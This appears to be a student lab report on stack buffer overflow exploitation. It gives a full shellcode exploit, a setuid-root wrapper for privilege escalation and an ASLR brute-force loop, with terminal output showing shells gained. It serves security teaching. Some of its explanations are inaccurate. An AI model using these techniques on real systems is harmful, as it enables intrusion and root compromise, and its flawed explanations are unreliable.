
# System Security
# Assignment 5 – Buffer Overflow (II)


Before starting the tasks, we first disable Linux's built-in memory protection scheme (ASLR) using the command "echo 0 > /proc/sys/kernel/randomize_va_space" as root, which is shown below:



```
betrant@ubuntu32box:~/Desktop/overflow-two$ cat /proc/sys/kernel/randomize_va_sp
ace
2
betrant@ubuntu32box:~/Desktop/overflow-two$ su
Password:
root@ubuntu32box:/home/betrant/Desktop/overflow-two# echo 0 > /proc/sys/kernel/r
andomize_va_space
root@ubuntu32box:/home/betrant/Desktop/overflow-two# exit
exit
betrant@ubuntu32box:~/Desktop/overflow-two$ cat /proc/sys/kernel/randomize_va_sp
ace
0
betrant@ubuntu32box:~/Desktop/overflow-two$
```

**Task 1 :** Shellcode – Brain Teaser

To understand the permissions of a typical C program, we initially write a test C program to see the permissions of the program while it is running, and compile it and run it as shown below:



```
betrant@ubuntu32box:~/Desktop/overflow-two$ pgrep test -l
3451 test
betrant@ubuntu32box:~/Desktop/overflow-two$ cat /proc/3451/maps
08048000-08049000 r-xp 00000000 08:01 134701     /home/betrant/Desktop/overflow-two/test
08049000-0804a000 r--p 00000000 08:01 134701     /home/betrant/Desktop/overflow-two/test
0804a000-0804b000 rw-p 00001000 08:01 134701     /home/betrant/Desktop/overflow-two/test
082d3000-082f4000 rw-p 00000000 00:00 0          [heap]
b7d8c000-b7d8d000 rw-p 00000000 00:00 0
b7d8d000-b7f3d000 r-xp 00000000 08:01 262758     /lib/i386-linux-gnu/libc-2.23.so
b7f3d000-b7f3f000 r--p 001af000 08:01 262758     /lib/i386-linux-gnu/libc-2.23.so
b7f3f000-b7f40000 rw-p 001b1000 08:01 262758     /lib/i386-linux-gnu/libc-2.23.so
b7f40000-b7f43000 rw-p 00000000 00:00 0
b7f59000-b7f5a000 rw-p 00000000 00:00 0
b7f5a000-b7f5d000 r--p 00000000 00:00 0          [vvar]
b7f5d000-b7f5f000 r-xp 00000000 00:00 0          [vdso]
b7f5f000-b7f82000 r-xp 00000000 08:01 262744     /lib/i386-linux-gnu/ld-2.23.so
b7f82000-b7f83000 r--p 00022000 08:01 262744     /lib/i386-linux-gnu/ld-2.23.so
b7f83000-b7f84000 rw-p 00023000 08:01 262744     /lib/i386-linux-gnu/ld-2.23.so
bfebd000-bfede000 rw-p 00000000 00:00 0          [stack]
```


The test program is given below:

```
#include <stdio.h>

const char a[] = "testing.ceeeee!";

void main() {

    char name[100];
    printf("Enter your name:");
    scanf("%s", &name);
    printf("\nHello, %s!", name);
    printf("\n%s\n", a);

}
```

We can see that the data segment does not have any execute permission. But it is to be noted that the in traditonal Linux systems, execute permission is implicitly given to all sections that have read permissions set as well (except for the stack). This means that the data segment will be set as executable as well.

But we find that the stack section, even if readable, does not have execute permissions. This is made possible only because all stack sections while compiling are set with certain section markers (noalloc, noexec, nowrite, progbits) which explicitly forbid execute permissions on the stack segment. These markers are not set by default for other sections like the data segment. This is why sections with read permissions have implicit execute permissions as well, and thus is possible for the code to successful in spawning a shell.

The given program is copied into a C file named program_one.c and is compiled with the following command; “gcc program_one.c -fno-stack-protector -o program_one”. It is then executed and thus, as specified before, grants us a shell which is due to what we discussed earlier.



```
betrant@ubuntu32box: ~/Desktop/overflow-two
betrant@ubuntu32box:~/Desktop/overflow-two$ gcc program_one.c -o  program_one
betrant@ubuntu32box:~/Desktop/overflow-two$ ./program_one
Shellcode Length: 24
$ ls
program_one  program_one.c  test  test.c
$ whoami
betrant
$ exit
betrant@ubuntu32box:~/Desktop/overflow-two$
```

Thus we do not need to set stack as executable using the -z execstack flag while compiling.

**Task 2 :** Exploiting the Vulnerability

To exploit the code, we first copy the vulnerable code into a program stack.c and then compile it in such a way that we disable the stack protection and execute permissions are granted to the stack and add debugging information as well. We do the same using the command:

```
"gcc stack.c –fno–stack–protector –ggdb –z execstack –o stack"
```

Next, we copy the incomplete exploit code into a C file named exploit.c and modify it in such a manner that we add two things on top of the buffer that is filled with NOPs; the crafted return address (in this case we add the EBP of main function as well, for a clean exit) which can either point to the exact starting point of the shellcode or to somewhere in the NOP–sled, and the shellcode which is laid at the end of the buffer in such a manner that the last 24 characters of the buffer are that of the shellcode. The completed exploit is given below:


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] = "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\
xb0\x0b\xcd\x80";

void main(int argc, char **argv) {

      char buffer[517];
      FILE *badfile;

      // fill the buffer with NOPs
      memset(&buffer, 0x90, 517);
      // replacing the return address while retaining the EBP of main, so
that we can have a clean exit
      char address[] = "\xf8\xef\xff\xbf\x90\xef\xff\xbf";
      // placing the crafted addresses into the buffer
      memcpy(buffer + 20, address, sizeof(address));
      // placing the shellcode at the end of the buffer, effectively creating
a NOP sled which is followed by the shellcode
      memcpy(buffer + (sizeof(buffer) - sizeof(shellcode) - 1), shellcode,
sizeof(shellcode));

      // write the contents of the buffer to the exploit file
      badfile = fopen("./badfile", "w+");
      fwrite(buffer, 517, 1, badfile);
      fclose(badfile);

}
```

Next, we compile the exploit code with the command “gcc exploit.c -o exploit” and run the generated executable which will create the file that contains the intentionally malformed input.

To compile the vulnerable program, we use the command “gcc stack.c -fno-stack-protector -ggdb -z execstack -o stack”. This will create the vulnerable executable.

Then we proceed to run the exploit by simply running the generated executable, which will read from the file that contains the intentionally malformed input.

This process ends up providing us with a shell, as shown below:




```
betrant@ubuntu32box: ~/Desktop/overflow-two
betrant@ubuntu32box:~/Desktop/overflow-two$ gcc exploit.c -o exploit
betrant@ubuntu32box:~/Desktop/overflow-two$ gcc stack.c -ggdb -fno-stack-protect
or -z execstack -o stack
betrant@ubuntu32box:~/Desktop/overflow-two$ ./exploit
Length: 24
betrant@ubuntu32box:~/Desktop/overflow-two$ ls
badfile  exploit.c  peda-session-test.txt  program_one    stack    test
exploit  one.txt    pics                   program_one.c  stack.c  test.c
betrant@ubuntu32box:~/Desktop/overflow-two$ ./stack
$ ls
badfile  exploit.c  peda-session-test.txt  program_one    stack    test
exploit  one.txt    pics                   program_one.c  stack.c  test.c
$ whoami
betrant
$ uname -a
Linux ubuntu32box 4.15.0-46-generic #49~16.04.1-Ubuntu SMP Tue Feb 12 17:44:38 U
TC 2019 i686 i686 i686 GNU/Linux
$ exit
betrant@ubuntu32box:~/Desktop/overflow-two$
```

**Task 3 :** Privilege Escalation

We first attempt to gain a root shell using the same vulnerable program. We do this by first making a copy of the vulnerable executable and name it stackroot. Now we issue the following commands:

```
chown root:root stackroot
chmod 4755 stackroot
```

This makes the owner of the executable as the root user, and sets the Set UID flag as true for the given executable. However, on execution of stackroot, we see that the shell we obtain is just a regular, unprivileged shell, as shown below:



betrant@ubuntu32box: ~/Desktop/overflow-two

```
betrant@ubuntu32box:~/Desktop/overflow-two$ su
Password:
root@ubuntu32box:/home/betrant/Desktop/overflow-two# chown root:root ./stackr
oot
root@ubuntu32box:/home/betrant/Desktop/overflow-two# chmod 4755 ./stackroot
root@ubuntu32box:/home/betrant/Desktop/overflow-two# exit
exit
betrant@ubuntu32box:~/Desktop/overflow-two$ ./stackroot
$ ls
badfile         one.txt                program_one.c  stack.c    two.txt
easy_exploit.c  peda-session-test.txt  shim           stackroot
exploit         pics                   shim.c         test
exploit.c       program_one            stack          test.c
$ whoami
betrant
$ id
uid=1000(betrant) gid=1000(betrant) groups=1000(betrant),4(adm),24(cdrom),27(
sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
betrant@ubuntu32box:~/Desktop/overflow-two$
```


This is due to a protection mechanism implemented in Linux 4.xx kernels, it protects against such unknown binaries whose owner is root and the SetUID flag is true. To bypass this, we build a small executable that calls this program in turn. This program is shown below:

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main(int argc, char **argv) {

      setuid(0);
      system(argv[1]);
      return 0;

}
```

Then we compile this program with the command “gcc shim.c -o shim”, and modify the permissions in a similar manner to the stackroot executable, using the commands:

```
chown root:root shim
chmod 4755 shim
```

Finally, instead of executing the stackroot program, we now execute the shim executable with it invoking the unmodified stack executable, using the command "./shim ./stack". This now gives us a root shell, which is shown below:



betrant@ubuntu32box: ~/Desktop/overflow-two


```
root@ubuntu32box:/home/betrant/Desktop/overflow-two# chown root:root shim
root@ubuntu32box:/home/betrant/Desktop/overflow-two# chmod 4755 shim
root@ubuntu32box:/home/betrant/Desktop/overflow-two# exit
exit
betrant@ubuntu32box:~/Desktop/overflow-two$ ./shim ./stack
# ls
badfile         one.txt                 program_one.c  stack.c    two.txt
easy_exploit.c  peda-session-test.txt  shim           stackroot
exploit         pics                   shim.c         test
exploit.c       program_one            stack          test.c
# whoami
root
# id
uid=0(root) gid=1000(betrant) groups=1000(betrant),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
betrant@ubuntu32box:~/Desktop/overflow-two$
```

**Task 4 :** ASLR

We now re-enable the memory layout randomization feature in the Linux kernel using the command "echo 2 > /proc/sys/kernel/randomize_va_space". Then, in an attempt to gain a shell, we run the command:


```
sh -c "while [ 1 ]; do ./stack; done;"
```

This is a simple loop to bruteforce the stack executable into giving us the shell, in which each try has a small chance of the address space correctly coinciding with the return address in such a way that the return address can land in the NOP-sled or exactly on the exploit. This process is shown below:



```
betrant@ubuntu32box: ~/Desktop/overflow-two
betrant@ubuntu32box:~/Desktop/overflow-two$ su
Password:
root@ubuntu32box:/home/betrant/Desktop/overflow-two# echo 2 > /proc/sys/kernel/r
andomize_va_space
root@ubuntu32box:/home/betrant/Desktop/overflow-two# exit
exit
betrant@ubuntu32box:~/Desktop/overflow-two$ cat /proc/sys/kernel/randomize_va_sp
ace
2
betrant@ubuntu32box:~/Desktop/overflow-two$ ./stack
Segmentation fault (core dumped)
betrant@ubuntu32box:~/Desktop/overflow-two$ sh -c "while [ 1 ]; do ./stack; done
;"
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

Finally, after a period of time (7+ hours), we have managed to gain a shell with ASLR enabled, as shown below:



```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
$ ls
/bin//sh: 1: lldcld: not found
$ ls
badfile          peda-session-test.txt  shim.c     test.c
easy_exploit.c   pics                   stack      two.txt
exploit          program_one            stack.c
exploit.c        program_one.c          stackroot
one.txt          shim                   test
$ whoami
betrant
$ id
uid=1000(betrant) gid=1000(betrant) groups=1000(betrant),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ echo "SUCCESS!!!!!!"
SUCCESS!!!!!!
$
```